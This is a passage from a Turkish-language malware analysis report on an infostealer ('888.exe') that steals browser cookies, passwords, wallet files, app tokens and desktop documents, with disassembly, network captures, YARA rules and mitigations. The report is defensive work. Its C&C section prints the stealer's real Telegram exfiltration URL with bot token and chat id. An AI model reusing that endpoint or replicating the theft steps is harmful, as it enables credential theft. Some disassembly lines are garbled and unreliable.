Tablo 4 - Zararının Hedeflediği Coin'ler

Zararlı yazılım, **C:\Users\Username\AppData\...\%coinname%** dizinindeki tüm JSON dosyalarını tespit ederek kendi çalışma dizinine kopyalar.

```

jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov esi, eax
mov ecx, edx
cmp word ptr ds:[esi], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+2], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+4], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+6], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+8], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+A], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+C], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+E], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
esi:L"C:\\Users\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay", e
esi:L"C:\\Users\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+02:L"[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+04:L"[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+06:L"Users\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+08:L"ser\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+0A:L"ers\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+0C:L"rs\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+0E:L"s\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"

```

Sekil 24 - Ubisoft Dizini Aranmaktadır

Zararlı yazılım **C:\\Users\\%USERNAME%\\AppData\\Roaming\\Ubisoft Game Launcher\\uplay** dizinini oyun verileri veya kullanıcı bilgilerini çalmak amacıyla aramaktadır. Bu dizin, Ubisoft Game Launcher'a ait kayıtlı kullanıcı oturum bilgileri, oyun ilerleme verileri veya kimlik doğrulama dosyalarını içermektedir.

```

mov dword ptr ss:[esp+80],eax
lea eax,dword ptr ss:[esp+80]
mov ecx,dword ptr ss:[esp+80]
mov dword ptr ss:[esp+80],7480B745
mov edx,dword ptr ss:[esp+80]
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf>
xorps xmm0,xmm0
mov ecx,FFFFFFFC
mov dword ptr ss:[esp+94],edi
mov dword ptr ss:[esp+90],edi
mov dword ptr ss:[esp+98],edi
movaps xmmword ptr ss:[esp+80],xmm0
mov edx,dword ptr ds:[ecx+F8377C]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+84],edx
add ecx,4
cmp ecx,18
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
movzx ecx,byte ptr ds:[eax+1E]
movzx eax,word ptr ds:[eax+1C]
Lea edx,dword ptr ss:[esp+870]
xor ebx,ebx

```

[esp+94] : sub\_B52890  
 eax+1E:L "§"  
 [esp+870] :"discord"  
 ebx: "discord"

Şekil 25 - Discord Aranmaktadır

Zararlı yazılım Masaüstünde Discord ve eklentileri gibi çeşitli programları hedef almaktadır. Ayrıca hedeflediği programlar arasında yer alan FileZilla gibi programlar kurumsal kullanıcılar içinde ciddi tehdit oluşturmaktadır. Zararlı yazılımın hedef aldığı programlar Tablo 5'te gösterilmektedir:

Ubisoft Game Launcher	Game Launcher	Filezilla
Discord	Yandex	Lightcord
Discordptb	Opera	Amigo
Torch	Kometa	Orbitum
Cent Browser	7 Star	Sputnik
Vivaldi	Epic Privacy Browser	uCozMedia
Iridium	Proton VPN	ICQ
Skype	Element	Telegram

Tablo 5 - Zararlı Yazılımın Hedeflediği Programlar

```

call qword ptr ss:[ebp-20]
mov eax,dword ptr ss:[ebp-24] [ebp-24]:L'C:\\Users\\[REDACTED]\\AppData\\Local\\Google\\User Data\\Profile
mov edx,dword ptr ss:[ebp-24]
cmp edx,8
mov ecx,edx
mov esi,eax
mov eax,esi
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov eax,esi
mov ecx,edx
cmp word ptr ds:[esi+8]

```

Şekil 26 - User Profile Aranmaktadır

Zararlı yazılım tarayıcı dizinlerinin altında Kullanıcı profilleri aramaktadır. Ardından bulduğu profiller altında kullanıcıya ait çerez bilgisi, geçmiş bilgisi ve şifre bilgisi gibi hassas verileri kendi dizini altına kopyalamaktadır.

```

push eax
push dword ptr ss:[ebp+C] [ebp+0C]:L'C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\MKYxooLRBxHZUmewTsgp4nH7VKNUck\\\\sensitive-files.zip'
push dword ptr ss:[ebp+8] [ebp+08]:L'C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\sensitive-files.zip'
call kernelbase.BasepCopyFile
mov edi,eax
mov dword ptr ss:[ebp-24],edi
mov dword ptr ss:[ebp-4],FFFF
call kernelbase.7540A073

```

Şekil 27 - Sensitive.zip

Zararlı yazılım, masaüstündeki metin dosyaları, Word belgeleri, PowerPoint sunumları ve Excel dosyaları gibi hassas dosyaları, **C:\Users\%USERNAME%\AppData\Local\Temp\** dizinine taşıyarak, bunları oluşturduğu sensitive-ziles.zip adlı bir zip dosyasının içine yerleştirmektedir.

```

add esp,4
mov edx,dword ptr ss:[esp] [esp+04]:L'C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\9wy7aUsFPMbK3RaAmkrCm8BMA2q9it\\\\screen1.png'
mov edi,dword ptr ss:[esp+4] [esp+08]:L'C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\9wy7aUsFPMbK3RaAmkrCm8BMA2q9it\\\\screen1.png'
mov eax,dword ptr ss:[esp+8]
cmp ecx,80000000
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov edx,esp
mov dword ptr ss:[esp+1],ecx
mov dword ptr ss:[esp+1],ed [esp+04]:L'C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\9wy7aUsFPMbK3RaAmkrCm8BMA2q9it\\\\screen1.png'
mov dword ptr ss:[esp+8],ea
lea ecx,dword ptr ss:[esp+1] [esp+18]:".png"
push 1
call kbds532a95156e366332a5
add esp,4
mov edx,dword ptr ss:[esp+1] [esp+18]:".png"

```

Şekil 28 - Ekran Görüntüsü Alınımaktadır

Zararlı ekranın anlık bir **ekran görüntüsünü** almakta ve rastgele rakam ve harflerden oluşturduğu dizine kaydetmektedir. Zararlı oluşturduğu klasör ve dosyaları sıkıştırarak out.zip şeklinde bir isimlendirme yaparak zip haline getirmektedir.

```

- IP Info -
IP: [REDACTED]
Country: Turkey
City: [REDACTED]
Postal:
ISP: Superonline İletişim Hizmetleri A.S. - [REDACTED]
Timezone: +03:00

- PC Info -
Username: [REDACTED]
OS: Microsoft Windows 10 Pro
CPU: [REDACTED]
GPU: [REDACTED]
HWID: None
Current Language: Türkçe (Türkiye)
Filelocation: [REDACTED]
Is Elevated: true

- Other Info -
Antivirus:
- Windows Defender

- Log Info -
Build: [REDACTED]

Passwords: ✘
Cookies: ✓ 162
Wallets: ✘
Files: ✓ 1
Credit Cards: ✘
Servers FTP/SSH: ✘
Discord Tokens: ✘
Telegram: ✘
Tagged URLs: ✘
Tagged Cookies: ✘

Tags Passwords:
Tags Cookies: SOCIAL, SENSITIVE

```

Şekil 29 - Kullanıcı Bilgileri

Ardından zararlı yazılım dosyaları göndermeden önce son olarak kullanıcıya dair bilgileri **user\_info.txt** dosyasının içerisinde yazmaktadır.

```


mov dword ptr ss:[esp+8],<bd5532a95156e36633
inc edi
jmp bd5532a95156e366332a5ad57c97ca65a57816e7
mov edi,dword ptr ss:[esp+1D8]
mov eax,dword ptr ss:[esp+1DC]
mov dword ptr ss:[esp+8],eax
mov edx,dword ptr ds:[ebx+54]
lea esi,dword ptr ss:[esp+50]
mov [REDACTED]

```

[ebx+54]:"https://api.telegram.org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat\_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[Kullanıcı\_ip]%0ACountry:%20[Kullanıcı\_ülke]%0ACity:%20[Kullanıcı\_sehir] ... ile başlayan bir URL kullanarak C&C sunucusu olarak kullandığı telegram botuna dosyaları ve kullanıcı bilgilerini göndermektedir.

Şekil 30 - C&C İletişimi

Son olarak zararlı yazılım [https://api.\[.\]telegram\[.\]org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat\\_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201\[Kullanıcı\\_ip\]%0ACountry:%20\[Kullanıcı\\_ülke\]%0ACity:%20\[Kullanıcı\\_sehir\] ...](https://api.[.]telegram[.]org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[Kullanıcı_ip]%0ACountry:%20[Kullanıcı_ülke]%0ACity:%20[Kullanıcı_sehir] ...) ile başlayan bir URL kullanarak C&C sunucusu olarak kullandığı telegram botuna dosyaları ve kullanıcı bilgilerini göndermektedir.




[api.telegram.org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/getMe](https://api.telegram.org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/getMe)

```
"ok": true,
"result": {
  "id": 6144496200,
  "is_bot": true,
  "first_name": "Notification",
  "username": "zetsunotificationbot",
  "can_join_groups": true,
  "can_read_all_group_messages": false,
  "supports_inline_queries": false,
  "can_connect_to_business": false,
  "has_main_web_app": false
}
```

Şekil 31 - Bot Hakkında Bilgiler

Zararlı yazılımın C&C sunucu olarak kullandığı link manüple edilerek telegram kullanıcı adının “**zetsunotificationbot**” olduğu bilgisine ulaşılmaktadır.



Şekil 32 - Telegram Botu

Şekil 32'de botun telegram arayüzü (**@zetsunotificationbot**) görülmektedir.

# Network Analizi

```
GET /?output=json HTTP/1.1
accept: /*
host: ipwho.is

HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 17:37:30 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: ipwhois
Access-Control-Allow-Headers: *
X-Robots-Tag: noindex

{"ip": "192.168.1.1", "success": true, "type": "IPv4", "continent": "Asia", "continent_code": "AS", "country": "Turkey", "country_code": "TR", "region": "\u0130stanbul", "region_code": "34", "city": "Istanbul", "latitude": 41.0, "longitude": 28.0, "is_eu": false, "postal": "10000", "calling_code": "90", "capital": "Ankara", "borders": "AM,AZ,BG,GE,GR,IQ,IR,SV", "flag": {"img": "https://www.ipwhois.io/api/img/flags/100x100/192.168.1.1.png", "emoji": "\ud83c\udcbb", "emoji_unicode": "\u2b1b\u2b3f"}, "connection": {"asn": 34984, "org": "Tellcom Kartal Adsl Pool", "isp": "Superonline Iletisim Hizmetleri A.S.", "domain": "tellcom.com.tr"}, "timezone": {"id": "Europe/Istanbul", "abbr": "+03", "is_dst": false, "offset": 10800, "utc": "+03:00", "current_time": "2025-01-20T17:30+03:00"}}
```

Şekil 33 - IP Sorgusu

İstemci, bir IP adresiyle ilgili bilgi almak için **ipwho[.]is**'e bir istek göndermektedir. Sunucu da IP adresinin ayrıntılarını içeren bir **JSON** yanıt döndürmektedir.

```
.....g^...o...Z..4....(A....7.#uH...<U..*.<./.=.5...
.'.....+.#.,.$.
.@.2.j.8.....B.....api.telegram.org.
.....(
```

Şekil 34 - C&C İletişimi

Zararlı **api[.]telegram[.]org** adresinden bot ile iletişime geçerek elde ettiği verileri sunucusuna göndermektedir.

# YARA Kuralı

```
import "hash"

rule rule_888

{
    meta:
        author = "Baransel YUCEDAG"
        description = "888.exe detection based on specific strings, URL addresses"
    strings:
        $str1 = "127.0.0.1:6949"
        $str2 = "922337203685477580"
        $str3 = ".org/2000/xmlns/http://www.w3.or"
        $str4 = "sqlite_rename_column"
        $str5 = "sqlite_attach"
        $str6 = "8$80848@8D8P8T8`8d8p8t8"
        $str7 = "fghijklmnopq"
        $str8 = "ChunkComplete"
    condition:
        hash.md5(0, filesize) == "B6E5859C20C608BF7E23A9B4F8B3B699" or
        uint16(0)==0x5A4D and 3 of ($str*)
}
```

```
rule rule_888_shellcode

{

meta:

    author = "Baransel YUCEDAG"

    description = "888.exe's shellcode detection based on specific strings, URL
addresses"

strings:

    $str1 = "ipwho.is"

    $str2 = "api.telegram.org/bot6144496200"

    $str3 = "sensitive-ziles.zip"

    $str4 = "out.zip"

    $str5 = "SELECT name, value, count FROM autofill"

    $str6 = "naepdomgkenhinolocfifgehiddafch"

    $str7 = "adcocjohghhpidemphmcmlmhngikei"

    $str8 = "Cookies"

    $str9 = "Autofill"

condition:

    3 of ($str*)

}
```

## MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Software Discovery (T1518)	User Execution (T1204)		Create or Modify System Process (T1543)	Deobfuscate/Decode Files or Information (T1140)	Credentials from Web Browsers (T1555.003)	Application Layer Protocol (T1071)	Automated Exfiltration (T1020)
System Service Discovery (T1007)					Screen Capture (T1113)	Web Service (T1102)	
System Time Discovery (T1124)					Steal Application Access Token (T1528)		
					Steal Web Session Cookie (T1539)		

## Çözüm Önerileri

1. Kullanıcılar tarafından şifreleri ve hassas bilgileri tarayıcılarında saklamak yerine güvenilir bir password manager tercih edilmelidir.
2. Şüpheli herhangi bir URL'ye tıklanmamalı, bilinmeyen e-mail ekleri açılmamalı ve bilinmeyen uygulamalar indirilmemelidir.
3. Güvenilir bir antivirus yazılımı kullanılmalıdır.
4. Çalınan bilgilerle oturumların ele geçirilmesini zorlaştırmak için kritik hesaplarda 2FA zorunlu hale getirilmelidir.
5. İşletim sistemi, tarayıcılar ve diğer yazılımlar düzenli olarak güncellenmeli ve güvenlik açıklarını kapatın yamalar hızla uygulanmalıdır.
6. Kullanıcılara sosyal mühendislik saldırısının yaygın yöntemleri hakkında bilgi verilmelidir.



**HAZIRLAYAN**

Baransel YÜCEDAĞ

[LinkedIn](#)